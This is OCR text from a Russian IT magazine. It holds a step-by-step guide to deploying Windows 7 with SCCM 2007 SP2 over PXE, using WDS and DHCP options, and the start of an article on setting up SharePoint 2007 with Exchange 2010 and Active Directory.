Для распространения образов на клиентские компьютеры OSD обучен нескольким методам. В зависимости от того, какие из них будут использоваться, понадобится наличие дополнительных сервисов. Самым удобным является PXE-метод, позволяющий производить полностью автоматизированную установку. Метод требует наличия в сети: WDS (служба удаленной установки Windows) для первоначальной загрузки системы WinPE (Windows Preinstallation Environment), плюс DHCP для



получения клиентом сетевых настроек. Если для установки Win2k8 и Vista SP1 требовался WinPE 2.1, то для Win7 необходим уже WinPE 3.0. Версия SCCM 2007 с редакцией R2, о которой говорилось в предыдущих номерах журнала, не поддерживает новые ОС от Microsoft, для этого нам понадобится SP2, который был анонсирован вместе с Win7 и Win2k8R2. Для загрузки доступно два варианта: собственно SCCM SP2 «Full install» и Upgrade для SP1 (примечательно, что их размер одинаков - 1314 Мб), единственный минус — отсутствие на данный момент локализованной версии (поэтому пока придется использовать английскую сборку), хотя, по обещаниям разработчиков, она вот-вот должна появиться. Также в ближайшее время ожидается обновление SCCM 2007 R3; особых изменений в нем не предвидится, и, в основном, они будут связаны с управлением питанием.
Апдейт SP2 полностью поддерживают как ранние ОС от Win2k SP4 до Vista SP1, так и новинки Win7, Vista SP2, Win2k8 R2 и SP2. Кроме того, в SCCM 2007 SP2 добавлен ряд полезных функций. Появилась поддержка Branch Cache (подробнее о нововведении читай в статье «Синхронный заплыв на дальнюю дистанцию», опубликованной в][_11_2009), полная поддержка компьютеров, имеющих чип Intel vPro и iAMT firmware версий 4 и 5, управление восемью беспроводными профилями и политиками питания, настройка 802.1x и журнал аудита.
Процесс установки не изменился. Непосредственно перед ее началом следует запустить «Run the prerequisite checker», — это поможет определить недостающие компоненты и сэкономить время.

УСТАНАВЛИВАЕМ WDS Для упрощения будем считать, что SCCM у нас уже установлен. Наличие на сервере ролей WDS и PXE на этапе «Prerequsite Check» никак не проверяется и подсказки никакой не выдается. Но для PXE-метода установки они нужны, поэтому ставим. Причем необязательно данные сервисы должны быть на том же сервере, что и SCCM.
Начнем с WDS. Открываем Диспетчер сервера и выбираем «Роли→ Добавить роли», отмечаем «Службы развертывания Windows». На этапе выбора служб ролей будут предложены «Сервер развертывания» (обеспечивает полный набор функций служб WDS) и «Транспортный сервер» (сокращенный набор функций). Для функционирования WDS в общем случае достаточно только управляющего сервера, при необходимости доставки образов на удаленные системы, находящиеся в отдельных сегментах сети, используется транспортный сервер WDS. Нажимаем «Установить» и ожидаем окончания процесса. В итоге, в Server Manager появится новая вкладка. Для настройки сервера WDS вызываем из меню «Администрирование» консоль «Службы развертывания Windows», переходим к нашему серверу и в контекстном меню выбираем пункт «Настроить сервер». Запустится мастер настройки, для успешной работы которого потребуется, чтобы компьютер был членом домена, в сети были активны DHCP и DNS сервера, а также указано место хранения образов на разделе с файловой системой NTFS. Файлы образов занимают немало места, поэтому их лучше хранить на отдельном разделе. При выборе политики PXE-ответа клиентам отмечаем «Не отвечать никаким клиентским компьютерам», так как этим будет заниматься SCCM. На последнем шаге снимаем флажок, отвечающий за добавление образов, поскольку образы мы также будем добавлять через консоль SCCM.
В командной строке установка и настройка WDS выглядит проще:


```
> ServerManagerCmd -install WDS
> WDSUTIL /Initialize-server /Reminst:"D:\
RemoteInstall"
```

Теперь вызываем из меню «Администрирование» консоль DHCP, переходим к нашему серверу (настройка сервиса DHCP детально рассмотрена в статье «Эффект неваляшки» в предыдущем номере журнала), затем IPv4, раскрываем область DHCP и переходим к подпункту «Параметры области». Здесь уже есть несколько тегов, указывающих на IP маршрутизатора, DNS-сервера и DNS-домена. Нужно добавить еще три. Вызываем контекстное меню, щелкаем по пункту «Настроить параметры», во вкладке «Общие» активируем параметр «066 Имя узла сервера загрузки» и вводим в появившейся внизу строке имя или IP-адрес сервера SCCM. Аналогично активируем «067 Имя файла загрузки», а в предложенном поле вписываем «\SMSBoot\x86\wdsnbp.com».
Тег «060», присутствовавший в настройках в Win2k3, в Win2k8 почему-то исчез, но его несложно подключить в командной строке при помощи netsh:

```
>netsh
netsh>dhcp
netsh dhcp>server \\synack.ru
```


Добавляем тег 60 со строкой PXEClient:






info

- Для установки SCCM 2007 SP2 на Win2k8R2 потребуется SQL Server 2005 SP3.
- Технология Zero Touch позволяет получить полностью готовый к работе компьютер, просто подключив его к сети и не нажав при этом ни одной клавиши.
- За счет поддержки multicast можно распространять образ сразу на несколько компьютеров сети.
- FQDN (Fully Qualified Domain Name, полностью определенное имя домена) — имя домена, не имеющее неоднозначностей в определении. Включает в себя имена всех родительских доменов.
- Подробнее о MDT 2010 читай в статье «Сетевая рассада», опубликованной в октябрьском номере][за 2009 год.
- Подробнее об установке и некоторых возможностях SCCM 2007 смотри в][за август и сентябрь 2009 года.
- О том, как использовать WAIK для создания WIM-образов, читай в статье «Самосборные окна» январского номера][за 2009 год.



ДОБАВЛЯЕМ РОЛЬ PXE ДЛЯ SCCM




НАСТРАИВАЕМ ПАРАМЕТРЫ ОБЛАСТИ DHCP-СЕРВЕРА

```
netsh dhcp>add optiondef 60 PXEClient String 0
comment=PXE support
netsh dhcp>set optionvalue 60 STRING PXEClient
netsh dhcp>exit
```


УСТАНОВКА РОЛИ PXE В SCCM Вызываем Configuration Manager Console и переходим в Site Database → Site Management, где выбираем наш сайт SCCM, он у нас пока один под номером 001 (из консоли можно управлять несколькими сайтами SCCM). Теперь идем в Site Settings → Site Systems и выбираем свой сервер. В среднем окне будет показан список установленных ролей. Запускаем мастер установки новых ролей, выбрав в контекстном меню пункт «New Roles». На первом шаге указываем FQDN сервера SCCM, на втором будет предложено к установке 9 ролей, нас интересует «PXE service point». Отмечаем и идем дальше. Всплывающее сообщение предупреждает, что для PXE-запросов должны быть открыты UDP-порты 67-69 и 4011. Настройки на следующем шаге позволяют задать пароль для доступа к PXE (полезно, чтобы кто-то специально или случайно не вызвал установку ОС), указать конкретные сетевые интерфейсы, на которых будут приниматься PXE-запросы (по умолчанию на всех), и задержку ответа сервера. Указываем учетную запись, от имени которой будет производиться доступ к базе данных (по умолчанию системный пользователь), и генерируем/импортируем сертификат. В случае создания сертификата необходимо указать лишь срок окончания (в настройках год). Ставим. При необходимости можно изменить любой из указанных параметров, вызвав окно свойств выбранной роли. Теперь у нас все готово для нормального функционирования OSD.

ЗАГРУЗОЧНЫЕ ОБРАЗЫ Далее нужно добавить образы систем, которые будем распространять. Переходим в «Computer Management → Operating System Deployment»; здесь нам предстоит выполнить дальнейшие настройки. В «Boot Images» уже находятся два WinPE-образа (x86 и x64), номер сборки (6.1.7600.16385) которых совпадает с версией Win2k8R2 и Win7 (самый простой способ узнать номер - это посмотреть на цифры в имени ISO образа на офсайте). При необходимости можно самостоятельно добавить новый PXE-образ в коллекцию, взяв его с загрузочного диска или собрав самостоятельно (кстати, несколько загрузочных образов можно найти в каталоге Program Files\Microsoft Configuration Manager\OSD\boot). Выбираем «Add Boot Image» и вводим сетевой UNC-путь к WIM-файлу. После его анализа мастер позволит указать индекс системы в образе (в WIM может быть несколько систем). Указываем имя, описание и комментарий. Теперь следует добавить образ в точку распространения: отмечаем и раскрываем дерево настроек, переходим в подпункт «Distribution Points» (либо выбираем одноименный пункт в контекстном меню) и, выбрав «Manage Distribution Points», запускаем визард. На втором шаге определяется действие. Оставляем предложенный по умолчанию пункт «Copy the package to new distributions points», и далее мастер посоветует отметить флажком точку распространения, куда будет скопирован образ. После установки роли PXE в списке будут две точки распространения: сервер SCCM (например, srv01) и скрытая сетевая папка (\\SRV01\SMSPXEIMAGES$). Нас интересует последняя, отмечаем и заканчиваем работу мастера, нажав несколько раз Next. Здесь, кстати, всплывает один интересный момент, на который часто попадаются новички. Дело в том, что SCCM является оболочкой, которая принимает команды и затем последовательно их выполняет. Копирование образа обычно занимает значительное время, а в консоли сообщение «Image installed successfully» появляется практически мгновенно. На самом же деле он еще копируется, и для его распространения нужно немного подождать. Текущий статус можно просмотреть, перейдя в Package status. Стандартный PE-образ может не содержать некоторых драйверов для сетевых карт или харда, что помешает процессу установки. Добавить драйвер можно во вкладке «Windows PE» окна свойств образа. Здесь же активируется поддержка командной строки (по клавише <F8>). Лишние дрова добавлять не стоит, так как все они будут загружены в ОЗУ (и так размер образа WinPE требует наличия на клиентском компьютере не менее 512 Мб оперативки). После добавления драйверов образ на точке распространения автоматически обновится. Поддержка multicast активируется в Distribution Setting. Такая установка позволит распространять образ сразу на несколько компьютеров сети. Если образов много, то добавлять драйвера удобнее во вкладке «Drivers». Здесь просто указываем на каталог с драйверами и, опционально, образы, к которым их следует подключить.

ДОБАВЛЯЕМ ОБРАЗ ОС OSD предлагает два метода установки: при помощи WIM-образов, используемых в ОС, начиная с Vista, и из сетевой папки (как RIS). Установочный образ можно взять с дистрибутивного диска, собрать свой вариант или захватить с эталонной системы. Последний вариант очень удобен при наличии большого числа однотипных систем, к



ДОБАВЛЯЕМ УСТАНОВОЧНЫЙ WIM-ОБРАЗ ОС



МАСТЕР УПРАВЛЕНИЯ ТОЧКОЙ РАСПРОСТРАНЕНИЯ

тому же он позволяет создать WIM-образ для распространения WinXP. Однако из-за возможных проблем с HAL для установки WinXP предпочтительнее использование сетевых папок. Стоит учитывать еще один момент: SCCM поддерживает захват образа ОС только при традиционной разметке харда, захват невозможен с составных томов, RAID 0, 1 и **5.** Процесс добавления установочного WIM-образа Win7 и Vista также прост. Переходим в «Operating System Images» и, выбрав ссылку «Add Operating System Images», запускаем мастер. Указываем UNC-путь к файлу install.wim, который копируем с установочного диска. На следующем шаге мастер выведет информацию об ОС в образе, но обычно WIM содержит несколько версий ОС, поэтому будет показана только первая. Нажимаем Next и ждем, пока образ появится в списке. Далее в Distribution Points добавляем его в точку распространения. Здесь все как для загрузочного образа. Кроме того, надо создать пакет установки агента SCCM (он будет затребован при развертывании) и прочих программ, которые должны устанавливаться на клиентскую ОС при развертывании образа, и опубликовать пакет на точке распространения. Это все проделывается в меню Packages; подробное описание процесса распространения агентов и программ смотри в предыдущих статьях.

Новая версия SCCM — SCCM.Next

Уже доступна первая информация о следующей версии SCCM, которая известна под кодовым названием SCCM.Next. В ней полностью переработана консоль администрирования, и теперь она стала более удобной. Концепция ролевого доступа RBAC (Role Based Access) позволяет распределить обязанности между администраторами, консоль при этом будет показывать только доступные пользователю функции, а не все, как в SCCM 2007. В качестве системы отчетов используется только SQL Reporting. Отныне требуется наличие 64-битных версий ОС и SQL Server 2008. Из других изменений стоит отметить:

- возможность производить запланированные обновления образов системы;
- контроль полосы пропускания на точке распространения;
- механизм оповещения, позволяющий создавать сигналы при наступлении определенных событий, интегрирован с Mobile Device Manager (менеджер автоматизации обмена данными между КПК и компом).

СОЗДАНИЕ ПОСЛЕДОВАТЕЛЬНОСТИ ЗАДАЧ Теперь, когда все, что необходимо для установки, у нас под рукой, предпишем SCCM последовательность задач (task sequence). Для этого переходим в OSD к пункту Task Sequence и запускаем процесс создания задачи New — Task Sequence. Появится очередной визард, на первом шаге которого отмечаем «Install an existing image package», затем вводим имя задачи и описание. В поле «Boot Image» задаем нужный загрузочный образ. Переходим к шагу «Install Windows», где выбираем образ и версию ОС, вводим ключ. По умолчанию учетная запись локального администратора отключается, но можно установить пароль. Если взведен флажок «Partition and format target ...», перед развертыванием ОС жесткий диск будет переразмечен. Переходим к следующему шагу, где прописываем рабочую группу или домен, к которой/которому должен подключаться компьютер (для ввода хоста в домен мастер запросит учетную запись, обладающую соответствующими правами). На шаге «Install ConfigMgr» будет предложено выбрать местоположение пакета с агентом SCCM. В State migration при необходимости разрешаем захват настроек пользователя, сетевых и системных установок, для чего указывается USMT-пакет (его нужно предварительно создать). При установке на чистую машину снимаем все флажки. Следующие два шага отвечают за установку обновлений и программ (соответствующие пакеты должны быть созданы). Просматриваем резюме и заканчиваем работу мастера.
После создания новая задача появится в окне менеджера. Выбрав задачу, ее можно экспортировать (и импортировать, соответственно, на другой системе), отредактировать, дублировать, просмотреть и поправить свойства.
В свойствах задания можно задать промежуток времени, через который оно будет деактивировано, программу, запускаемую перед выполнением задания, клиентскую платформу, и назначить разрешения.
Редактор задания, вызываемый по нажатию кнопки Edit, предоставляет возможность изменить большее количество настроек (всего 7 пунктов). Например, по



▷ dvd

В видеоролике мы покажем, как настроить компоненты SCCM 2007 SP2 для развертывания Windows 7.



▷ links

• Страница SCCM 2007 на TechNet — technet.microsoft.com/ru-ru/configmgr.

• Ресурс SCCM 2007 — www.microsoft.com/systemcenter/configurationmanager.

New Task Sequence Wizard

Install the Windows Operating System

Create New Task Sequence
Task Sequence Information
Install Windows
Configure Network
Install ConfigMgr
State Migration
Include Updates
Install Software
Summary
Progress
Confirmation

Specify the ConfigMgr image package containing the operating system you want to install.

Image package: Windows 7 STARTER ru-RU Browse...
Image: 1 - Windows 7 STARTER
Partition and format the target computer before installing the operating system.
Enter the licensing information for installing windows.
Product key:
Server licensing mode: Do not specify
Maximum server connections: 5
Disable local administrator account
Always use the same administrator password
Password:
Confirm password:

< Previous Next > Finish Cancel


СОЗДАЕМ НОВУЮ ПОСЛЕДОВАТЕЛЬНОСТЬ ЗАДАЧ

умолчанию диск будет разбит на один раздел; чтобы изменить эту схему, идем в Partition disk 0. Если есть файл ответов, добавляем его в пункте «Apply Operating System». Перейдя в «Apply Windows Settings», меняем регистрационные данные (имя, организация, лицензионный ключ), часовой пояс. Сетевые настройки корректируются в Apply network settings. И, наконец, управлять драйверами можно в Apply device drivers. Для каждой настройки доступна вкладка «Options», где можно отключить текущий шаг или, используя различные переменные, указать условия (например, версия ОС).

Осталось привести наше задание в действие, назначив его определенной коллекции. По умолчанию в SCCM уже имеется несколько коллекций. Предусмотрена такая возможность для того, чтобы в рабочей среде избежать недоразумений. Например, когда на ноутбук гостя будет производиться установка ОС, лучше создать отдельную коллекцию. Для этого просто переходим в Collections, выбираем New Collection и следуем указаниям мастера, оставляя значения, предлагаемые по умолчанию. Подробнее о создании коллекции смотри в августовском номере. Теперь применяем задание. Выбираем в контекстном меню задачи пункт «Advertise». В первом окне мастера выбираем коллекцию, к которой будет применяться задание. Обязательно отмечаем «Make this task sequence avialable to boot media and PXE». Следующий шаг позволяет задать время, с которого задание начнет выполняться, опционально - время окончания. Параметр «Mandatory assignment» задает принудительную установку, его можно включать только при полной уверенности в правильности установок. Далее определяем доступ к контенту, здесь можно оставить предлагаемое по умолчанию «Download content locally ...». На заключительном этапе настраиваются предупреждения и прогресс-бар, указываются разрешения. В принципе, здесь можно оставить настройки, предлагаемые мастером.

Все готово к старту клиента. Включаем компьютер, в BIOS устанавливаем загрузку по сети, и через некоторое время должен появиться экран загрузки WinPE.

НАЗНАЧАЕМ ЗАДАНИЕ ДЛЯ КОЛЛЕКЦИИ



■■ СЕРГЕЙ ЯРЕМЧУК GRINDER@SYNACK.RU, МАРТИН ПРАНКЕВИЧ URBAN.PRANKSTER@GMAIL.COM

Симбиотическая связь

НАСТРАИВАЕМ СВЯЗКУ SHAREPOINT 2007, EXCHANGE SERVER 2010 И ACTIVE DIRECTORY

Богатые возможности, расширяемость, гибкость в настройках и управлении позволили платформе SharePoint стать стандартом де-факто среди решений для обеспечения совместной работы и воздвижения корпоративных веб-порталов. Потратив несколько вечеров, можно освоить основные приемы работы с SharePoint и затем зарабатывать, предлагая услуги по его развертыванию и сопровождению.


НЕМНОГО О SHAREPOINT Для начала определимся с конфигурацией будущей системы. Начнем с SharePoint, который является средством, позволяющим быстро построить корпоративный (и не только) веб-портал. Такой портал имеет все необходимое для обмена информацией как внутри офиса, так и вне его (скажем, для командировочных сотрудников или филиальных отделений) — блоги, wiki, форумы, публикация документов, новостей, галереи рисунков, средства коллективной работы — календарь, задачи с диаграммами Ганта, хранилище документов с возможностью контроля версий, доступа и прохождения по организации любого документа. Например, посетитель оформил заявку на покупку товара, сразу же формируется нужный документ и цепочка ответственных. Каждый пользователь имеет профайл, из которого легко получить о нем нужные сведения (некое подобие социальной сети). Плюс мощная система отчетов, способная извлекать данные из различных источников (документы Excel, базы SQL и т.п.) Список возможностей можно продолжать очень долго. Причем администратор узла сам решает, какие компоненты будут включены в портал, а какие нет.

Для доступа к информации используется веб-браузер, что снимает ограничения на клиентскую ОС и предоставляет возможность работать с доступными сервисами SharePoint с любого компьютера, имеющего выход на корпоративную сеть. Все это достаточно просто управляется и вдобавок интегрируется с приложениями и серверами/сервисами, в частности, MS Office и Exchange Server. Любой документ публикуется прямо из окна приложения MS Office или наоборот, при редактировании вызывается MS Word/Excel. Собственно эта троица, плюс поддержка Active Directory (служба каталогов используется для хранения учетных записей пользователей, проверки подлинности и упрощения управления доступом), часто является определяющей при выборе этой платформы для организации порталов на Windows-серверах.

В настоящее время предлагается 5 компонентов, имеющих непосредственное отношение к SharePoint; так как часто путают их назначение, необходимо внести ясность. В самом низу линейки стоит Windows SharePoint Services (WSS, office.microsoft.com/en-us/sharepointtechnology) — бесплатное решение, обладающее базовыми возможностями, необходимыми для организации совместной работы. Предшественником WSS были дополнения Digital Dashboard Resource Kit (DDRK) для Outlook и BackOffice, выпущенные в конце 1999 года. Как развитие новой концепции «электронной приборной панели» появилась технология Digital Dashboard (DD), согласно которой DD является настраиваемым решением на основе MS Office, объединяющим любую корпоративную информацию в единую среду. Чуть позже DDRK и BackOffice стали частью Microsoft FrontPage и получили новое имя SharePoint Team Services. В 2001 году Microsoft представила еще один продукт — SharePoint Portal Server 2001, но уже имеющий несколько иное назначение — организация коллективной работы и централизованного документооборота в средней и крупной компании. Вот здесь и началась путаница, поэтому политика наименований вскоре была пересмотрена, теперь говорят о технологии или платформе SharePoint. Флагманом платформы является Microsoft Office SharePoint Server (MOSS, office.microsoft.com/en-us/sharepointserver) — коммерческий продукт, являющийся надстройкой над WSS и интегрирующий технологию SharePoint в приложения MS Office. Здесь уже доступно на порядок большее количество инструментов и, соответственно, возможностей — каталог Site Directory, диспетчер Site Manager, элементы Social Networking Web Parts, однократная регистрация SSO и др. Причем, в зависимости от выбранной лицензии Standard или Enterprise CAL, они будут отличаться.

Сам по себе SharePoint может нормально работать и без внешнего почтового сервера, но, использовав Exchange, мы получаем возможность контроля сообщений, фильтрации спама и вирусов. Стоит учитывать, что с каждой новой версией Exchange все больше ориентируется на обработку сообщений, оставляя функции документооборота и коллективную работу SharePoint. Кроме того, SharePoint является отличной заменой общим папкам Exchange, с которыми могут работать пользователи SharePoint, публикуя документы и получая уведомления обо всех изменениях.

НАЧНЕМ С EXCHANGE 2010 В релизе Exchange 2010 (www.microsoft.com/exchange/2010/ru) появилось достаточно большое количество



новшеств. Основные изменения направлены на повышение надежности и доступности электронной почты в крупных распределенных ИТ-структурах, помимо этого, ставилась задача по упрощению администрирования и обеспечению совместимости с популярными сегодня мобильными устройствами. Так, сервер подружился с платформами Symbian, Apple и Palm и браузерами Firefox и Safari. Как и обещалось, теперь поддерживаются только 64-х битные ОС (это требование относится ко всем продуктам новой линейки 2010). Полностью переработана система хранения данных и кластеризации. Применена новая технология DAG (Database Availability Groups), упрощающая мониторинг состояния, контроль целостности и восстановление данных. Снижение интенсивности операций ввода-вывода позволило увеличить производительность в полтора раза. Упрощен перенос почтового ящика, который теперь осуществляется в «горячем» режиме. Реализована новая модель разграничения прав на управление почтовыми ящиками, в которой применена концепция ролевого доступа RBAC (Roles-Based Access Control).

Для установки Exchange 2010 понадобится Win2k8 или R2 (все x64), консоль управления — Vista (x32 или x64). Сервер должен быть заведен в домен AD, функциональный уровень которого не ниже win2k3. То есть в Win2k8 ставим роль «Active Directory Domain Services» и запускаем мастер dcpromo (подробнее о настройке контроллера домена смотри в апрельском номере][за 2007 год и ноябрьском номере][за 2008 год). После выбора Setup.exe мастер предложит установить:

```
- Microsoft .NET Framework 3.5;
- Windows Remote Management (WinRM) 2.0 Community
Technology Preview 3 (CTP3);
- Windows PowerShell V2 CTP3.
```

Но не будем тратить время на скачивание и установку каждого компонента в отдельности, лучше откроем консоль и накатим все необходимое (вместе с потенциальными зависимостями) одной командой:

```
> ServerManagerCmd -install NET-Framework RSAT-ADDS
Web-Server Web-Metabase Web-Lgcy-Mgmt-Console Web-
ISAPI-Ext NET-HTTP-Activation Web-Basic-Auth Web-
Digest-Auth Web-Windows-Auth Web-Dyn-Compression RPC-
over-HTTP-proxy Web-Net-Ext -restart
```

Также нам потребуется «2007 Office System Converter: Microsoft Filter Pack» (go.microsoft.com/fwlink/?Linkid=123380) — набор фильтров для IFilters, обеспечивающих индексацию содержимого офисных файлов (.docx, .docm, .pptx, .pptm, .xlsx и других).

В процессе установки появилось требование, не описанное ни в одном из источников. Выразилось в такой ошибке: «The start mode for the Net. TCP Port Sharing service must be set to Automatic before Setup can continue». Просто переводим данный сервис в автоматический режим запуска:

```
PS> Set-Service NetTcpPortSharing -StartupType
Automatic
```

Теперь готовим схему AD и домена:

```
> Setup /PrepareSchema
> Setup /PrepareDomain
```

В принципе, можно обойтись и без этих команд, но они упрощают последующие настройки.

Далее запускаем установщик и следуем его указаниям. На этапе «Readiness Checks» будут проверены все необходимые зависимости; если что-то программе не понравится, будет выдана подсказка. После устранения недочетов установку начинаем сначала. По окончании идем на перезагрузку. Дальнейшие настройки можно производить при помощи EMC (Exchange Management Console) или командной строки (Exchange Management Shell).

УСТАНОВКА SHAREPOINT На момент написания этих строк была доступна бета SharePoint Server 2010 (слово «Office» убрано из названия), но мы его трогать пока не будем. К релизу наверняка что-то изменится, к тому же после его установки на Win2k8R2 возникает ряд проблем, в частности, невозможен корректный запуск ряда сервисов (например, Managed Matadata, требуемый некоторым другим службам), поэтому возьмем версию 2007.

Минимальные системные требования, необходимые для установки MOSS, фактически совпадают с таковыми для WSS: компьютер с CPU — 2,5 ГГц, 1 Гб RAM (лучше 2 Гб), на харде должно быть не менее 3 Гб свободного места. Расчет же реально требуемой мощности, необ-

Портал на платформе WSS полностью интегрирован с другими решениями Microsoft. Например, информация из Outlook отображается на портале и наоборот, для доступа используется единая учетная запись — граница между этими приложениями получается довольно условная. Аналогично офисные файлы, размещенные на портале, редактируются в приложениях MS Office, результат сохраняется обратно. Новый офисный файл легко публикуется прямо из программы.

Используя готовые шаблоны Sharepoint, можно легко создать портал, удовлетворяющий условиям любого заказчика, в том числе call-центр, службу поддержки или электронную библиотеку.

Search Server 2008 Express — бесплатный компонент для WSS, обеспечивает возможность поиска по всем хранилищам документов, используя iFilters. Без него поиск возможен только по отдельному узлу. В MOSS такая функциональность заложена изначально, ничего доустанавливать не требуется.

O3Spaces Workplace (www.o3spaces.org) — это основанная на технологии Web 2.0 кросс-платформенная система управления документами и совместной работы. Выполнена в виде надстройки к OpenOffice.org, StarOffice и MS Office. Позиционируется как альтернатива SharePoint.





links

• Ресурс, посвященный Microsoft Office SharePoint Server — office.microsoft.com/en-us/sharepointserver.


• Детальное сравнение версий SharePoint можно найти в документе Microsoft Office SharePoint Server 2007 products comparison — office.microsoft.com/en-us/sharepointserver/HA101978031033.aspx.

• Ресурс MS Exchange Server 2010 — www.microsoft.com/exchange/2010/ru.

